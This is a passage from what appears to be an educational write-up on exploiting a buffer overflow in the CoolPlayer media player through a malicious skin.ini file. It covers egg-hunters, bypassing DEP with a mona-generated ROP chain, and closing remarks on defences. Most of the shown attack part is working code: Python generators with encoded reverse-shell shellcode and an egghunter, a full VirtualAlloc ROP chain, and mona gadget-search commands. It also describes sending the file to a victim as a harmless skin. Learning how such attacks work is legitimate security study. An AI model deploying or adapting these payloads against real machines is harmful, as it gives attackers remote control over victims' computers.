As soon as I click on OK, the program freezes and no matter if I close it and ignore the error, our attacker listener has caught the connection (cf. fig. 30).



Figure 30: ET VOILA ! The attacker has a remote access to the victim computer

So imagine you are using an application that contains a buffer overflow vulnerability like this media player and someone sends you a new skin.ini file saying : " *Take a look at this awesome new skin, you wont regret it, I promise !*" but the file is actually opening a reverse shell to his computer...

3.5 Egg-hunters

Unless it's Easter, the egg hunting technique [2] is used when there are not enough place in the stack to insert the shellcode [12].

This technique consists in putting our shellcode somewhere in the memory (using whatever other vulnerability you can find) and using a very small first shellcode (generally with a size of 32 bytes) called the egghunter which searches through memory to find a "tag" that indicates the start of the real shellcode.

In my example I will not try to find any other vulnerability to put my shellcode in another place of the memory, I keep using it in the stack of the running function but the shellcode will just be a bit further up ESP (or further down the stack[13]). I'll use the 4 bytes tag 'w00t' to prefixe my shellcode since it's the default tag the Immunity debugger plugin called 'mona.py'[14] uses.

Just typing "!mona egg" in the Immunity debugger console after installing the plugin gives us the shellcode (fig. 31).



Figure 31: Creating the Egghunter shellcode with the beautiful Mona

I now write a new python script to generate a .ini file (cf. fig. 32)

[12] Which is not our case because looking at the memory map, top of the stack is at 0x00110F0C and we can write junk till 0x0011241C which gives us a 5392 bytes buffer size...about enough to write 7 times our reverse shell payload

[13] Yes remember stack is growing down, to the least addresses

[14] available on corelan's github page

```
from struct import pack
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = pack("l", 0x1023EA6A)

padding = "\x90" * 16

code = "\x89\xe5\xd9\xc5\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49\x49"
code += "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
code += "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
code += "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
code += "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a"
code += "\x48\x4d\x59\x43\x30\x45\x50\x45\x50\x45\x30\x4b\x39\x4b"
code += "\x55\x50\x31\x58\x52\x52\x44\x4c\x4b\x50\x52\x56\x50\x4c"
code += "\x4b\x51\x42\x54\x4c\x4c\x4b\x51\x42\x52\x34\x4c\x4b\x43"
code += "\x42\x56\x48\x54\x4f\x4f\x47\x50\x4a\x47\x56\x50\x31\x4b"
code += "\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54"
code += "\x42\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x43\x31\x49"
code += "\x57\x4b\x52\x5a\x50\x56\x32\x50\x57\x4c\x4b\x50\x52\x54"
code += "\x50\x4c\x4b\x51\x52\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47"
code += "\x30\x43\x48\x4d\x55\x49\x50\x54\x34\x51\x5a\x45\x51\x58"
code += "\x50\x56\x30\x4c\x4b\x47\x38\x54\x58\x4c\x4b\x50\x58\x47"
code += "\x50\x43\x31\x49\x43\x4d\x33\x47\x4c\x47\x39\x4c\x4b\x56"
code += "\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31\x4b\x4f\x50\x31\x49"
code += "\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x43\x31\x49\x57\x50"
code += "\x38\x4d\x30\x52\x55\x5a\x54\x45\x53\x43\x4d\x5a\x58\x47"
code += "\x4b\x43\x4d\x47\x54\x43\x45\x4d\x32\x56\x38\x4c\x4b\x56"
code += "\x38\x56\x44\x45\x51\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50"
code += "\x4b\x4c\x4b\x56\x38\x45\x4c\x45\x51\x4e\x33\x4c\x4b\x54"
code += "\x44\x4c\x4b\x43\x31\x58\x50\x4d\x59\x47\x34\x56\x44\x47"
code += "\x54\x51\x4b\x51\x4b\x45\x31\x50\x59\x50\x5a\x56\x31\x4b"
code += "\x4f\x4d\x30\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x45\x42\x5a"
code += "\x4b\x4d\x56\x51\x4d\x43\x58\x47\x43\x47\x42\x45\x50\x45"
code += "\x50\x52\x48\x52\x57\x52\x53\x50\x32\x51\x4f\x56\x34\x43"
code += "\x58\x50\x4c\x54\x37\x56\x46\x54\x47\x4b\x4f\x49\x45\x4f"
code += "\x48\x4c\x50\x45\x51\x45\x50\x45\x50\x47\x59\x49\x54\x50"
code += "\x54\x56\x30\x43\x58\x51\x39\x4d\x50\x52\x4b\x45\x50\x4b"
code += "\x4f\x49\x45\x50\x50\x56\x30\x56\x30\x50\x50\x51\x50\x50"
code += "\x50\x47\x30\x50\x50\x52\x48\x5a\x4a\x54\x4f\x49\x4f\x4b"
code += "\x50\x4b\x4f\x4e\x35\x4d\x59\x49\x57\x45\x38\x49\x50\x4f"
code += "\x58\x4b\x45\x4d\x50\x52\x48\x45\x52\x43\x30\x52\x31\x51"
code += "\x4c\x4c\x49\x4b\x56\x43\x5a\x52\x30\x50\x56\x51\x47\x52"
code += "\x48\x5a\x39\x4e\x45\x54\x34\x43\x51\x4b\x4f\x58\x55\x43"
code += "\x58\x43\x53\x52\x4d\x43\x54\x45\x50\x4c\x49\x5a\x43\x50"
code += "\x57\x56\x37\x56\x37\x56\x51\x4b\x46\x43\x5a\x45\x42\x56"
code += "\x39\x51\x46\x4b\x52\x4b\x4d\x52\x46\x49\x57\x50\x44\x51"
code += "\x34\x47\x4c\x45\x51\x43\x31\x4c\x4d\x50\x44\x47\x54\x54"
code += "\x50\x58\x46\x43\x30\x51\x54\x50\x54\x50\x50\x50\x56\x50"
code += "\x56\x56\x36\x50\x46\x51\x46\x50\x4e\x51\x46\x51\x46\x56"
code += "\x33\x50\x56\x45\x38\x54\x39\x58\x4c\x47\x4f\x4c\x46\x4b"
code += "\x4f\x4e\x35\x4b\x39\x4b\x50\x50\x4e\x50\x56\x50\x46\x4b"
code += "\x4f\x56\x50\x43\x58\x43\x38\x4b\x37\x45\x4d\x45\x30\x4b"
code += "\x4f\x49\x45\x4f\x4b\x4c\x30\x4f\x45\x49\x32\x50\x56\x43"
code += "\x58\x4f\x56\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x49\x45\x47"
code += "\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4b\x50\x43"
code += "\x45\x43\x35\x4f\x4b\x50\x47\x52\x33\x43\x42\x52\x4f\x52"
code += "\x4a\x45\x50\x50\x53\x4b\x4f\x58\x55\x41\x41"

#Egghunter , tag w00t :
egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
#Put this tag in front of your shellcode : w00tw00t
tag = "w00tw00t"

with open("egghunter.ini", "w") as f:
        f.write(header + junk + eip + padding + egghunter +\
                padding + tag + code)
```

Figure 32: adding a egghunter shellcode to the reverse shell payload python script generator

The reverse shell takes longer to open because the egghunter iterates through the memory till it finds the tag "w00t". Farther from the egghunter is the second shellcode, longer it takes to be launched.

4 Exploiting with DEP

Let's try now with DEP (Data Prevention Execution) enabled. To enable the DEP, on the operating system we are using, I right click on My Computer → Properties → Advanced → Performances Settings → Data Prevention Execution → Turn on DEP for all program and services. Note that a reboot is necessary to take effect (see fig.33).



Figure 33: Turning on DEP on windows XP

So now if we try the previous payloads we get an error from the DEP as seen on the figure 34.



Figure 34: DEP error while trying to use the bad skin file calc.ini

That means I can't just put my code at top of the stack and do a JMP ESP as I did before. However I do have control of EIP, which let me jump wherever I want in the memory. The method I'll use here is called Return-Orientated Programming (ROP) and uses RET instructions to jump around memory and create chain of commands or a ROP chain.

ROP chains are a succession of ROP gadgets. A ROP Gadget is an address to a little set of commands, finishing by a RETN (which will pop the next gadget of the chain out of the top of the stack till it ends up executing our shellcode). Everytime we "enter" a new ROP gadget, the top of the stack contains the next ROP gadget.

4.1 Using a ROP chain

4.1.1 System functions

The ROP chain is generally used to execute system functions that disable DEP. Then we can jump to the shellcode that can now be executed. The following table 1 illustrates the functions that can be used to create working exploits with different operating systems[15].

	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	Doesn't exist	yes	Doesn't exist	yes	fails	Doesn't exist	yes
NtSetInformationProcess	yes	yes	yes	fails	fails	yes	fails
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

Table 1: System functions that can be used to create working exploits

- **VirtualAlloc** : Allocates new Memory (with DEP off).
- **SetProcessDEPPolicy** : Alter DEP Policy
- **NTSetInformationProcess** : Set DEP off
- **WriteProcessMemory** : Copies to new location (with DEP off)
- **VirtualProtect** : Alters a process (i.e. Turn off DEP for the process).

Since the only thing that has changed is that we activated DEP, we can use the same distance to EIP we found in the last section ie: 1045.

To create the ROP chain I'll use the mona.py Immunity debugger plugin (same as in the Egg-Hunter section).

4.1.2 Modified EIP and executable RETN address

First, we must put in our **modified EIP the address of a RETN** instruction we will find in loaded Dlls. This RETN instruction will pop the first address in the ROP chain and jump to it.

I need to find RET instructions so that's the purpose of the next command.

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Here is the explanation of the flags for the mona "find" command :

- -type : to specify the type of the thing we want to find, here "instr" for instruction
- -s : to specify the string of the instruction to find, here "retn"
- -m : to specify the module in which we make our search (would take eternity to search through every modules and this one is known to be really interesting)
- -cpb : to specify the bytes characters we don't want in our rop chain, which are considered as end of the input text while reading the .ini file (basically null, end of line ($\backslash n$) and chariage return ($\backslash r$) character)

In the resulted find.txt we search for addresses to RETN that are executable so we don't use those with a PAGE_WRITECOPY nor PAGE_READONLY flag but those with **PAGE_EXECUTE_READ** flag. (fig. 35)

[15] Thank you Mr Colin McLean for this table !



Figure 35: Picking out one possible executable address for RETN instruction in find.txt file

4.1.3 VirtualAlloc ROP chain with Mona

Now I need the ROP chain. I could have crafted it by hand but I prefer asking politely Mona to do it for me. So I use the following command inside the Immunity console to create for us a list of possible rop chains using the **msvcrt.dll** loaded module library.

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```



Figure 36: Searching for ROP gadgets in msvcrt.dll with Mona

Mona creates for us entire rop chains and puts this in a .txt file located in "C:/Program Files/Immunity Inc/Immunity Debugger/rop_chains.txt".

Now I just have to open this file and copy paste the python version of a complete rop chain[16]. I found this one for VirtualAlloc.

```
*** [ Python ] ***
from struct import pack
def create_rop_chain():
  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = ""
  rop_gadgets += pack('<L',0x77c53c63)  # POP EBP # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x77c53c63)  # skip 4 bytes [msvcrt.dll]
  rop_gadgets += pack('<L',0x77c5335d)  # POP EBX # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0xffffffff)  #
  rop_gadgets += pack('<L',0x77c127e1)  # INC EBX # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x77c127e1)  # INC EBX # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x77c34de1)  # POP EAX # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x2cfe1467)  # put delta into eax (-> put 0x00001000 into edx)
  rop_gadgets += pack('<L',0x77c4eb80)  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x77c58fbc)  # XCHG EAX,EDX # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x77c5289b)  # POP EAX # RETN [msvcrt.dll]
  rop_gadgets += pack('<L',0x2cfe04a7)  # put delta into eax (-> put 0x00000040 into ecx)
```

[16] for some of the rop chains that mona tried to craft, there are lines where it was unable to find the address to the wanted instruction, thus the chain is considered incomplete

```
    rop_gadgets += pack('<L',0x77c4eb80)  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c13ffd)  # XCHG EAX,ECX # RETN [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c47ae8)  # POP EDI # RETN [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c47a42)  # RETN (ROP NOP) [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c2ecb8)  # POP ESI # RETN [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c2aacc)  # JMP [EAX] [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c3b860)  # POP EAX # RETN [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c1110c)  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    rop_gadgets += pack('<L',0x77c12df9)  # PUSHAD # RETN [msvcrt.dll]
    rop_gadgets += pack('<L',0x77c354b4)  # ptr to 'push esp # ret ' [msvcrt.dll]
    return rop_gadgets

rop_chain = create_rop_chain()
```

4.1.4 Compensate the gap between top of the stack and beginning of the ROP chain

Sometimes there is a gap between top of the stack and beginning of the ROP chain when being in RETN

So to know how big it is I wrote the following script :

```
from struct import pack

header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = pack("l", 0x77C11110)
junk2 = "CCCCDDDDEEEE"

with open("depcrash1.ini", "w") as f:
        f.write(header + junk + eip + junk2)
```

Now before testing it I put a breakpoint at the address 0x77C11110 as described (fig. 37). This will stop the code during the execution if it arrives here, so I can analyse what's going on.



Figure 37: Putting a breakpoint at retn address in immunity debugger

We can now analyse the stack at this point and we see that our Cs are on the top (fig. 38).



Figure 38: Stack at breakpoint, we see the CCCC on the top !

So there is no gap to fill between top of the stack and beginning of the ROP chain

4.1.5 Final Payload

Figure 39: The only keys I need on a keyboard to hack you...wait

I copy paste it in my calc python script which gives me the following script (fig. 40). Now we execute it, launch the media player, load the rop_calc.ini file cross our fingers...and click OK. And with not a lot of surprise but a huge satisfaction a beautiful calculator pops up on the screen !

```
from struct import pack
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = pack("l", 0x77c11110)     # RETN address

# rop chain generated with mona.py - www.corelan.be
rop_gadgets = ""
rop_gadgets += pack('<L',0x77c53c63)    # POP EBP # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c53c63)    # skip 4 bytes [msvcrt.dll]
rop_gadgets += pack('<L',0x77c5335d)    # POP EBX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0xffffffff)    #
rop_gadgets += pack('<L',0x77c127e1)    # INC EBX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c127e1)    # INC EBX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c34de1)    # POP EAX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x2cfe1467)    # put delta into eax (-> put 0x00001000 into edx)
rop_gadgets += pack('<L',0x77c4eb80)    # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c58fbc)    # XCHG EAX,EDX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c5289b)    # POP EAX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x2cfe04a7)    # put delta into eax (-> put 0x00000040 into ecx)
rop_gadgets += pack('<L',0x77c4eb80)    # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c13ffd)    # XCHG EAX,ECX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c47ae8)    # POP EDI # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c47a42)    # RETN (ROP NOP) [msvcrt.dll]
rop_gadgets += pack('<L',0x77c2ecb8)    # POP ESI # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c2aacc)    # JMP [EAX] [msvcrt.dll]
rop_gadgets += pack('<L',0x77c3b860)    # POP EAX # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c1110c)    # ptr to &VirtualAlloc() [IAT msvcrt.dll]
rop_gadgets += pack('<L',0x77c12df9)    # PUSHAD # RETN [msvcrt.dll]
rop_gadgets += pack('<L',0x77c354b4)    # ptr to 'push esp # ret ' [msvcrt.dll]

gap = ""                        # no gap here
padding = "\x90" * 16            # a few NOPs

# shellcode found on exploitdb website
code = "\x31\xC9"               # xor ecx,ecx
code += "\x51"                  # push ecx
code += "\x68\x63\x61\x6C\x63"  # push 0x636c6163
code +="\x54"                   # push dword ptr esp
code +="\xB8\xC7\x93\xC2\x77"   # mov eax,0x77c293c7
code +="\xFF\xD0"               # call eax

with open("rop_calc.ini") as f:
        f.write(header + junk + eip + gap + rop_gadgets + padding + code)
```

Figure 40: The final python script for the calc with ROP Chain

5 Conclusion

In conclusion, what lessons can we learn after knowing a bit about the buffer overflow vulnerability ?

Since Buffer Overflows exploits consist in writing data outside the memory buffer that was originally allocated for these data, with the malicious intention of injecting code and redirecting the execution flow to that code, apart from the fact that we now know that it's not magic, we now understand the necessity for programmers to filter and crop users input to be sure it goes exactly where it's expected to be.

I'm sure you already used the famous compression tool WinRAR. Well 'till the late 2007s an easy to exploit buffer overflow vulnerability was quietly laying there[17].

Still today hackers discover new buffer overflows vulnerabilities in big programs such as VLC media player [4] for instance.

Indeed a very common overflow vulnerability these days I haven't talked about is called "heap sprays" or "Use after free"[18] which, to take the more telling example, were found in April 2020 in some older version of Mozilla Thunderbird and Firefox, according to recent entries in the National Vulnerability Database website.

Hence the necessity of keeping your programs (and operating system) up to date to be sure that as soon as a vulnerability is discovered you get the security fix.

Fortunately, programming methods are evolving more and more aware of these issues and modern operating systems have a lot of protections to prevent this kind of exploits such as the ASLR[19], PIE[20], RelRO [21], NX [22], HEAP EXEC[23].

But you need to know : in Informatics there's always a way through the walls you're putting between you and an attacker, the only thing you can do is to make sure there are enough walls to dissuade him and make it really really hard and expensive in time and resources to hack you...

Figure 41: Now that you know you're not really safe

